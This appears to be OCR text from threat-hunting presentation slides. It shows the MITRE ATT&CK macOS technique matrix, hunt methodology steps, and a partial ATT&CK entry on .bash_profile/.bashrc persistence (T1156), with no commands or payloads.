
ATT&CK™
Adversarial Tactics, Techniques
& Common Knowledge



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Dylib Hijacking	Binary Padding	Bash History	Account Discovery	AppleScript	Audio Capture
Exploit Public-Facing Application	Command-Line Interface	Browser Extensions	Exploitation for Privilege Escalation	Clear Command History	Brute Force	Application Window Discovery	Application Deployment Software	Automated Collection
Hardware Additions	Exploitation for Client Execution	Create Account	Launch Daemon	Code Signing	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data
Spearphishing Attachment	Graphical User Interface	Dylib Hijacking	Plist Modification	Disabling Security Tools	Credentials in Files	File and Directory Discovery	Logon Scripts	Data Staged
Spearphishing Link	Launchctl	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Exploitation for Credential Access	Network Service Scanning	Remote File Copy	Data from Information Repositories
Spearphishing via Service	Local Job Scheduling	Kernel Modules and Extensions	Setuid and Setgid	File Deletion	Input Capture	Network Share Discovery	Remote Services	Data from Local System
Supply Chain Compromise	Scripting	LC_LOAD_DYLIB Addition	Startup Items	File Permissions Modification	Input Prompt	Network Sniffing	SSH Hijacking	Data from Network Shared Drive
Trusted Relationship	Source	Launch Agent	Sudo Caching	Gatekeeper Bypass	Keychain	Password Policy Discovery	Third-party Software	Data from Removable Media
Valid Accounts	Space after Filename	Launch Daemon	Sudo	HISTCONTROL	Network Sniffing	Permission Groups Discovery		Input Capture
	Third-party Software	Launchctl	Valid Accounts	Hidden Files and Directories	Private Keys	Process Discovery		Screen Capture

SPECTEROPS

Hunt Methodology



Identify the Tactic and Technique


Document Excluded Factors

Identify the Scope

Identify the Procedure(s)


Identify the Collection Requirements

Creating A Minefield



Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
AppleScript 💣	.bash_profile and .bashrc	Dylib Hijacking	Binary Padding	Bash History	Account Discovery	AppleScript	Audio Capture
Command-Line Interface 💣	Browser Extensions 💣	Exploitation for Privilege Escalation	Clear Command History	Brute Force 💣	Application Window Discovery	Application Deployment Software 💣	Automated Collection
Exploitation for Client Execution	Create Account 💣	Launch Daemon 💣	Code Signing	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data
Graphical User Interface	Dylib Hijacking	Plist Modification	Disabling Security Tools	Credentials in Files	File and Directory Discovery	Logon Scripts	Data Staged
Launchctl	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion 💣	Exploitation for Credential Access	Network Service Scanning	Remote File Copy	Data from Information Repositories
Local Job Scheduling 💣	Kernel Modules and Extensions	Setuid and Setgid	File Deletion	Input Capture	Network Share Discovery	Remote Services	Data from Local System
Scripting	LC_LOAD_DYLIB Addition 💣	Startup Items 💣	File Permissions Modification 💣	Input Prompt 💣	Network Sniffing	SSH Hijacking	Data from Network Shared Drive

Show Me The Data



.bash_profile and .bashrc

`~/.bash_profile` and `~/.bashrc` are executed in a user's context when a new shell opens or when a user logs in so that their environment is set correctly. `~/.bash_profile` is executed for login shells and `~/.bashrc` is executed for interactive non-login shells. This means that when a user logs in (via username and password) to the console (either locally or remotely via something like SSH), `~/.bash_profile` is executed before the initial command prompt is returned to the user. After that, every time a new shell is opened, `~/.bashrc` is executed. This allows users more fine grained control over when they want certain commands executed.

Mac's Terminal.app is a little different in that it runs a login shell by default each time a new terminal window is opened, thus calling `~/.bash_profile` each time instead of `~/.bashrc`.

These files are meant to be written to by the local user to configure their own environment; however,

ID: T1156

Tactic: Persistence


Platform: Linux, macOS

Permissions Required: User, Administrator

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Process use of network

Version: 1.0

Show Me The Data



ID: T1156

Tactic: Persistence

Platform: Linux, macOS

Permissions Required: User, Administrator

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Process use of network

Version: 1.0

